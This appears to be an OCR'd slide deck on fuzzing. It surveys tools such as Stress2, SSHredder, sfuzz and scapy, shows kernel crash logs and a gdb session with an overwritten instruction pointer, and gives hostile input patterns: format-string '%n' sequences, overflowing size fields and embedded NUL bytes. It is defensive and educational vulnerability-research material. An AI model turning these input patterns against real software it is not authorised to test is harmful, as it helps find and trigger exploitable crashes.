
~~~~~~
~~~~~~

Stress2

- Kernel stresstest tool for freebsd
- WAY COOL !!!!
- Written in c
- By Peter Holm
- http://people.freebsd.org/~pho/
- Found piles and piles of bugs
- From the README file:

"This is the kernel stress test suite. The purpose is to crash the computer, by stressing selected parts of the kernel, thus exposing inadequate error handling.

Do not run the tests as root."



Date	CVS Date	Problem	Reference(s)
2005-08-03	07-31 16:00	panic: _mtx_lock_sleep: recursed on non-recursive mutex process lock @ ../../../vm/vm_fault.c:929	console log
2005-07-31	07-30 05:48	panic: Most recently used by UFS dirhash	console log
2005-07-27	07-27 05:41	Fatal trap 12: page fault while in kernel mode	console log
2005-07-24	07-23 06:49	pty leak investigation.	console log
2005-07-23	07-22 04:40	panic: sleeping thread (tid 100058) owns a non-sleepable lock	console log
2005-07-22	07-22 04:40	Livelock. This is the third similar livelock with 6.0-BETA1.	console log
2005-07-21	07-20 17:05	Livelock	console log
2005-07-12	07-11 16:19	page fault at if_ethersubr.c:284	console log
2005-07-10	07-09 06:03	"snaplk" livelock	console log
2005-07-10	07-09 06:03	panic: handle_written_inodeblock: live inodedep	console log
2005-07-08	07-08 14:53	page fault at if_ethersubr.c:284	console log
2005-07-07	07-06 17:05	panic: wrong b_bufobj	console log
2005-07-07	07-06 17:05	Livelock	console log
2005-07-07	07-06 17:05	panic: softdep_setup_inomapdep: found inode at fs_softdep.c:1388	console log
2005-06-24	06-24 06:13	panic: Memory modified after free 0xc216d500(256) val=c1d5e100 @ 0xc216d500	console log
2005-06-11	06-11 06:49	panic: kmem_malloc(868405248): kmem_map too small: 33984512 total allocated	console log
2005-05-30	05-29 16:27	panic: Duplicate free of item 0xc2ba5200 from zone 0xc10429a0(Mbuf)	console log
2005-05-28	05-26 06:09	panic: wrong b_bufobj 0xc1db0e20 should be 0xc2241a84	console log
2005-05-28	05-26 06:09	panic: mutex lockbuilder mtxpool not owned at kern_lock.c:129	console log
2005-05-15	05-14 19:16	Page fault in ffs_softdep.c:3391	console log
2005-05-13	05-10 17:58	Page fault in kern_proc.c:736	console log
2005-05-12	05-10 17:58	Livelock	console log
2005-05-07	05-05 04:56	panic: Lock GEOM topology not exclusively locked	console log

Constantly being updated:

http://people.freebsd.org/~pho/stress/log/index.html

bugger

- Ptrace() based fuzzer
- Written in c
- By Michal Zalewski
- Tries to change data inside a client program in subtle ways to trigger bugs in the daemon it talks to.
- Proof of concept

SSHredder

- A set of sshlike greeting and KEXINIT packets dumped in files (666 files)
- Developed by Rapid 7 Security
- Pretty cool if you combine it with mangle and a perl/python script.

From their advisory:

The test cases combine several test groups of similarly structured data:

- o Invalid and/or incorrect SSH packet lengths ...
- o Invalid and/or incorrect string lengths. ...
- o Invalid and/or incorrect SSH padding and padding lengths.
- o Invalid and/or incorrect strings, ...
- o Invalid algorithm lists. ....

The individual tests in each group were combined systematically to produce a test suite of 666 packets. A full permutation of every test in each test group would have yielded a test suite that is too large to distribute, so a representative sample of packets was chosen from each group.


Fuzzed bugs in:

- F-Secure Corp. SSH servers and clients for UNIX v3.1.0 (build 11) and earlier
- F-Secure Corp. SSH for Windows v5.2 and earlier
- SSH Communications Security, Inc. SSH for Windows v3.2.2 and earlier
- SSH Communications Security, Inc. SSH for UNIX v3.2.2 and earlier
- FiSSH SSH client for Windows v1.0A and earlier
- InterSoft Int'l, Inc. SecureNetTerm client for Windows v5.4.1 and earlier
- NetComposite ShellGuard SSH client for Windows v3.4.6 and earlier
- Pragma Systems, Inc. SecureShell SSH server for Windows v2 and earlier
- PuTTY SSH client for Windows v0.53 and earlier
- WinSCP SCP client for Windows v2.0.0 and earlier

sfuzz

- Socket fuzzer
- Creates some socket, and then does some random socket operations on the socket
- Written in c
- By Ilja van Sprundel
- Watch out: might create a lot of bogus files (sockets).
- Fuzzed a couple of bugs in the linux kernel.

example


rxvt
request_module[net-pf-5]: fork failed, errno 1
request_module[net-pf-8]: fork failed, errno 1
request_module[net-pf-19]: fork failed, errno 1
Unable to handle kernel NULL pointer dereference at virtual address 00000018
printing eip:
dcc3442b
*pde = 00000000
Oops: 0000
CPU: 0
EIP: 0010:[<dcc3442b>] Tainted: P
EFLAGS: 00010246
eax: 00000000 ebx: c34e9560 ecx: 00000006 edx: c038ad98
esi: c176bf04 edi: c038ad98 ebp: bffffac8 esp: c176bedc
ds: 0018 es: 0018 ss: 0018
Process sfuzz (pid: 18580, stackpage=c176b000)
Stack: c3920410 c176bf04 00000001 c0265445 c3920410 c176bf04 c176befc 00000000
00000004 c01c705c d5df001f 0000000a 00000001 40017058 c176a000 00000286
00000000 40017059 c01c8e59 d5df9988 00000000 00000000 c176a000 00000000
Call Trace: [<c0265445>] [<c01c705c>] [<c01c8e59>] [<c01c4975>] [<c0265db8>]
[<c0108a93>]
Code: 66 8b 40 18 66 89 46 02 ff 05 98 ad 38 c0 8b 83 a8 00 00 00
katrien%

dhcpfuzz

- Dhcp fuzzer
- Written in perl, uses Net::Packet
- By Ilja van Sprundel
- Trivial to use, works like a simple dhcp client
- Can't do client fuzzing yet
- Broke:
  - Tcpdump in verbose mode (DoS)
  - Dhcpdump (stacksmash, NULL ptr deref, endless loop)

scapy

- Way more then just a fuzzer
- Written in python
- By Phillipe Biondi
- Amazingly cool tool/script
- (Lowlevel) Packet creation was never this easy
- Support for a lot of network protocols
- Easy to add new protocols too it

More fuzzers

- Certainly not a complete list
- Fuzzers are hot these days, more and more fuzzers(scripts) being created every day
- Google is very helpful in finding fuzzingtools and fuzzing scripts
- There are a shitload of private (or commercial) fuzzers !

Build your own fuzzer

Choosing a language

- Scripting languages
  - Often easier to write fuzzer in
  - faster to write a fuzzer
  - Fuzzing will likely be slower
  - Most people recommend using a scripting language
- Something like python is usually better for a fuzzer then c
- None the less, just choose a language YOU feel comfortable with.

Smart fuzzers ?

- Build dumb fuzzers
  - You've no idea of the protocol/file layout/...
  - Copy whatever you get and change something random
  - Might run into problems if there are checksums
- Building intelligent fuzzers
  - You're aware of the protocols/file layout/...
  - Fuzz a lot of very different combinations
- Intelligent fuzzing usually gives more results
- Intelligent fuzzers take longer to write.

What to fuzz

- Binary files:
  - Movie files; .mov, .mpg, .avi, ...
  - Executables; ELF/PE/COFF/a.out/mach-o, ...
  - Ms office documents, Openoffice documents, ...
  - Graphic files: jpg, gip, bmp, png, ...
  - File systems: ext2/3, reiserfs, ufs, xfs, zfs, ...
- Not binary files
  - XML files
  - Certain configuration files (like all the one's X uses)
  - ...

More stuff to fuzz

- Network protocol:
  - Ftp
  - Http
  - Dhcp
  - Ntp
  - Rsync
  - ...
- API's
  - Systemcalls
  - Some graphic libraries
  - ....

Even more stuff to fuzz

- Suid files
  - Arguments (switches and their values)
  - Environment variables
  - Signals
  - Stdin
  - Open a lot of file descriptors before you fuzz a suids
  - Any other input a suid can take

What to look for

- Size fields
- Strings
- Something that terminates a string/ binary piece of data/...
- Something that marks a beginning of a string/binary piece of data/...

Size fields

- Interesting sizes
  - Something negative:
    - -1
    - 0x8000
    - 0xfffffff1
    - 0x80000000
    - “-1337”
    - Usually causes underindexing or integer overflow
  - Size smaller then string for example
    - You wouldn't believe how many programs ignore their own string lengts and just happely copy your long string into a small static array
  - Large positive number
    - 0x7fff
    - 0xffffffff (if it's unsigned)
    - 0x7fffffff
    - Might still cause integer overflow
    - malloc(yoursize * sizeof(long))
  - Very small numbers
    - buffer[len – 2] = '\0';

Strings

- Very long strings
  - Might cause buffer overflows
- Something that contains %n%n%n...
  - Might trigger a formatstring bug
  - Use a lot of %n's
- Binary data in there
  - “aaaaaa\0baaaaaaaaaaaa...”
  - “abcd\r\0\xb5\xff ....”
  - Consider: a = malloc(strlen(b) +1);
    while(*b == 'a') b++; b++;
    strcpy(a,b);

More strings

- Empty strings
- Lengths inside strings
  - Distcc: ARGVXXXXstring
    - XXXX: length in ascii in hex
    - ARGVFFFFaaaaaaa... caused a stackbased bufferoverflow in ethereal distcc parsing
- SQL injection
- XSS
- Directory traversal
- Command injection

Something that terminates a piece of data or marks it begining

- example
  - '\0'
  - NULL
  - ']',
  - ')',
  - '}',
  - '>'
  - ...
- Don't use them
- Put data after them anyway
- “Escape” them
- Use them more then once right after each other

What to do

- Let rand() figure out some of it
  - rand()/random()/arc4random()/whatever
  - /dev/random
  - /dev/urandom
  - They're a godsend when fuzzing (also for generating some data)
  - Usually never stops fuzzing
- Sequential
  - Just run down a list of what you want to fuzz
  - Usually finite (in time)

Mutation and generation

- Data mutation
  - Faster to code
  - Usually shockingly effective
- Data generation
  - Usually takes more time to code
  - Can potentially cover a lot more codepaths

Annoying things you might encounter

- Bug hiding behind another bug
- Userfriendlyness often gets in the way of automatic fuzzing
- Memory leaks (if a program sucks up a gig of ram in 20 minutes you won't be fuzzing it for long)
- Slow programs
- You can only fuzz what's been configured
- checksums/encryption/compression

Getting around some of the anoying things:

- Bug hiding behind another bug:
  - If it's opensource: try to fix the bug in the code
  - If binary: try to patch the binary (depending on the bug and binary this might not be trivial)
- Userfriendlyness often gets in the way of automatic fuzzing
  - Preload libraries to get rid of popups and the like
  - Use something like applescript to click on stuff automatically
- Memory leaks: basicly a bug behind a potential bug, try to fix it
- Everything else: You're fucked :(

Getting around some of the anoying things: userfriendlyness

- On MacOSX there is applescript
- Sortof a natural script language (looks like english)
- You can use it to automatically tell gui apps what to do without clicking on anything
- The following snippit is to tell IE to reload a gopher page:

```
tell application "Internet Explorer"
        repeat 1000000 times
                OpenURL "gopher://127.0.0.1/"
                delay 0.2
        end repeat
end tell
```

Determining failing

- Crash
- Huge memory consumption
- Reboot
- Hangs (endless or very long loops)


Determining failing: Crash

- coredump
- Attach debugger


```
(gdb) r aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Starting program: /home/ilja/lame aaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
(gdb) █
```

Determining failing: Huge memory consumption

While IE is parsing a malformed bmp



